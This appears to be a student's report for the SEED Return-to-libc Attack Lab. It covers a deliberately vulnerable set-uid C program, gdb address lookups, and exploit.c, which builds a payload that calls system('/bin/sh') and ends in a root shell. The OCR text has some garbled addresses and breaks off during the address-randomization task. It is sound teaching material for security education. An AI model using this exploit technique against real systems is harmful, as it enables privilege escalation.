



## Return-to-libc Attack Lab Report

### Task 1: Exploiting the Vulnerability




```
[10/10/2016 11:14] seed@ubuntu:~/Desktop/lab4$ export MYSHELL=/bin/sh
[10/10/2016 11:15] seed@ubuntu:~/Desktop/lab4$ ./printMyshell
shell addr is bffffe7e
[10/10/2016 11:15] seed@ubuntu:~/Desktop/lab4$ █
```

Fig 1.1 export MYSHELL value




```
1  /* This program has a buffer overflow vulnerability
2   * Our task is to exploit this vulnerability */
3  #include <stdlib.h>
4  #include <stdio.h>
5  #include <string.h>
6
7  int bof(FILE *badfile)
8  {
9      char buffer[12];
10     /* The following statement has a buffer overflow */
11     fread(buffer, sizeof(char), 40, badfile);
12     return 1;
13 }
14
15 int main(int argc, char **argv)
16 {
17     FILE *badfile;
18     badfile = fopen("badfile", "r");
19     bof(badfile);
20     printf("Returned Properly\n");
21     fclose(badfile);
22     return 1;
23 }
24
```

Fig 1.2 retlib.c code




```
[10/10/2016 18:44] seed@ubuntu:~/Desktop/lab4$ sudo make
sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
gcc -g -fno-stack-protector -z noexecstack retlib.c -o retlib
chown root retlib
chmod 4755 retlib
gcc -o exploit exploit.c
[10/10/2016 18:44] seed@ubuntu:~/Desktop/lab4$ █
```

Fig 1.3 turn off addr space off and stack guard and turn on non-exe and make it set-uid program.




```
Reading symbols from /home/seed/Desktop/lab4/retlib...done.
(gdb) b bof
Breakpoint 1 at 0x804848a: file retlib.c, line 11.
(gdb) r █edit
Starting program: /home/seed/Desktop/lab4/retlib
```

Fig 1.4 start gdb retlib



```
(gdb) p system
$1 = {<text variable, no debug info>} 0xb7e5f430 <system>
(gdb) p exit
$2 = {<text variable, no debug info>} 0xb7e52fb0 <exit>
```

Fig 1.5 get system and exit address




```
(gdb) p exit
$2 = {<text variable, no debug info>} 0xb7e52fb0 <exit>
(gdb) p $ebp
$3 = (void *) 0xfffffff318
(gdb) p &buffer
$4 = (char (*)[12]) 0xbfffff304
(gdb) p 0xfffffff31c - 0xfffffff304
$5 = 24
(gdb) █
```

Fig 1.6 distance between buffer and return address



```
(gdb) p/x getenv("MYSHELL")
$1 = 0xbffffe7f
(gdb) x/s 0xbffffe7f
0xbffffe7f: 18:52 "/bin/sh"
(gdb) █
```

Fig 1.7 address of MYSHELL



The screenshot shows a Sublime Text window with four tabs: 'makefile', 'exploit.c', 'retlib.c', and 'printMyshell.c'. The 'exploit.c' tab is active, displaying the following C code:


```
1 #include <stdlib.h>
2 #include <stdio.h>
3 #include <string.h>
4 int main(int argc, char **argv)
5 {
6     char buf[52];
7     FILE *badfile;
8
9     badfile = fopen("./badfile", "w");
10
11    /* You need to decide the addresses and
12       the values for X, Y, Z. The order of the f
13       three statements does not imply the order
14       Actually, we intentionally scrambled the o
15       *(long *) &buf[24] = 0xb7e5f430 ; // syste
16       *(long *) &buf[28] = 0xb7e52fb0 ; // exit(
17       *(long *) &buf[32] = 0xfffffe7f ; // "/bin/
18
19     fwrite(buf, sizeof(buf), 1, badfile);
20     fclose(badfile);
21 }
```

Fig 1.8 exploit.c doe according to result of gdb debug, to construct badfile




```
[10/10/2016 18:50] seed@ubuntu:~/Desktop/lab4$ ./exploit
[10/10/2016 18:51] seed@ubuntu:~/Desktop/lab4$ ./retlib
?
? Newsgag
?
? Terminal
?
? 10/10/2016 18:05] seed@ubuntu:~$ ps -e | grep retlib
? 3710 pts/0    00:00:00 retlib
```

Fig 1.9 result of run attack



```
[10/10/2016 18:52] seed@ubuntu:~$ ps -e | grep retlib
4094 pts/0    00:00:00 retlib
[10/10/2016 18:52] seed@ubuntu:~$ ps -e | grep 409
4094 pts/0    00:00:00 retlib
4095 pts/0    00:00:00 ed
4097 ?        00:00:00 kworker/0:1
[10/10/2016 18:52] seed@ubuntu:~$
```

Fig 1.10 grep what is the result.



```
1  /* This program has a buffer overflow vulnerability
2   * Our task is to exploit this vulnerability */
3   #include <stdlib.h>
4   #include <stdio.h>
5   #include <string.h>
6
7   int bof(FILE *badfile)
8   {
9       char buffer[12];
10      /* The following statement has a buffer overflow */
11      fread(buffer, sizeof(char), 40, badfile);
12      return 1;
13  }
14
15  int main(int argc, char **argv)
16  {
17      char *shell = getenv("MYSHELL");
18      if (shell)
19          printf("shell addr is %x\n", (unsigned int) shell);
20      FILE *badfile;
21      badfile = fopen("badfile", "r");
22      bof(badfile);
23      printf("Returned Properly\n");
24      fclose(badfile);
25      return 1;
26  }
```

Fig 1.11 modify retlib.c code to print addr of MYSHELL

The terminal window shows the following sequence of commands:


```
[10/11/2016 08:10] seed@ubuntu:~/Desktop/lab4$ sudo make  
sysctl -w kernel.randomize_va_space=0  
kernel.randomize_va_space = 0  
gcc -g -fno-stack-protector -z noexecstack retlib.c -o retlib  
chown root retlib  
chmod 4755 retlib  
gcc -o exploit exploit.c  
[10/11/2016 08:10] seed@ubuntu:~/Desktop/lab4$ ./exploit  
[10/11/2016 08:10] seed@ubuntu:~/Desktop/lab4$ ./retlib  
shell addr is bffffe8a
```

Fig 1.12 print out addr of MYSHELL

The Sublime Text editor displays the `exploit.c` file. The code is as follows:

```
1 #include <stdlib.h>  
2 #include <stdio.h>  
3 #include <string.h>  
4 int main(int argc, char **argv)  
5 {  
6     char buf[52];  
7     FILE *badfile;  
8  
9     badfile = fopen("./badfile", "w");  
10  
11    /* You need to decide the addresses and  
12       the values for X, Y, Z. The order of the  
13       three statements does not imply the order.  
14       Actually, we intentionally scrambled the order.  
15    *(long *) &buf[24] = 0xb7e5f430 ; // system  
16    *(long *) &buf[28] = 0xb7e52fb0 ; // exit()  
17    *(long *) &buf[32] = 0xbffffe8a ; // "/bin/sh"  
18  
19    fwrite(buf, sizeof(buf), 1, badfile);  
20    fclose(badfile);  
21 }
```

Fig 1.13 modify exploit.c code to match MYSHELL addr



The terminal window shows the following session:

```
[10/11/2016 08:23] seed@ubuntu:~/Desktop/lab4$ sudo make clean
rm retlib exploit
[10/11/2016 08:23] seed@ubuntu:~/Desktop/lab4$ sudo make
sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
gcc -g -fno-stack-protector -z noexecstack retlib.c -o retlib
chown root retlib
chmod 4755 retlib
gcc -o exploit exploit.c
[10/11/2016 08:24] seed@ubuntu:~/Desktop/lab4$ ./exploit
[10/11/2016 08:24] seed@ubuntu:~/Desktop/lab4$ ./retlib
shell addr is bffffe8a
sh-4.2# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),109(lpadmin),124(sambashare),130(wireshark),1000(seed)
sh-4.2# whoami
root
sh-4.2#
```

Fig 1.14 hold an attack again


### Observation:

1. As fig 1.1, I exported MYSHELL=/bin/sh
2. Like fig 1.3, I turned on no-executable stack
3. Like fig 1.5, I used gdb get system, exit address.
4. Like fig 1.6, I got distance between return address and buffer.
5. As fig 1.7 and fig 1.12, I got MYSHELL address. They are different.
6. As result of 1.7, I constructed badfile, like fig 1.8.
7. As fig 1.9, the attack was failed.
8. As fig 1.10, ed program is called by retlib.
9. When I used result of fig 1.12, I construct badfile like fig 1.13.
10. As fig 1.14, the attack was successful.

### Explanation:

1. shell variable MYSHELL is used to pass string /bin/sh to system() to make the attack.

2. No-executable stack is used, because I would use system library to make the attack.
3. I could use gdb debugging to get address of system and exit. And I could use them in my attack.
4. I used distance from buffer to return address to decide value of buf[24](in exploit.c) to point to system address.
5. I got two different MYSHELL addresses. Perhaps when I used gdb, the layout of shell variables was different from without gdb debugging.
6. return address locates in: &buffer + 24  
return addr should point to system(0xb7e5f430)  
exit address locates in: &buffer + 24 + 4  
exit should point to (0xb7e52fb0)  
/bin/sh should locates in: &buffer + 24 + 4 + 4  
So I constructed badfile like fig 1.8
7. The attack was failed, because I used the MYSHELL address from gdb debugging. This address was different from process without gdb.
8. As fig 1.10, I could find that ed process was called in this attack. So the system function used the wrong value.
9. As result from fig 1.12, I constructed badfile. I changed the value to 0xfffffe8a locating at buf + 32. This woul point to /bin/sh.
10. Like fig 1.14, this attack was successful which means that all the construction and calculate were right. The process of overflow and jumping to system is displayed by the following picture.



## Task 2: Address Randomization

```
[10/11/2016 09:15] seed@ubuntu:~/Desktop/lab4$ sudo make clean
[sudo] password for seed:
rm retlib exploit
[10/11/2016 09:15] seed@ubuntu:~/Desktop/lab4$ sudo make
/sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
gcc -g -fno-stack-protector -z noexecstack retlib.c -o retlib
chown root retlib
chmod 4755 retlib
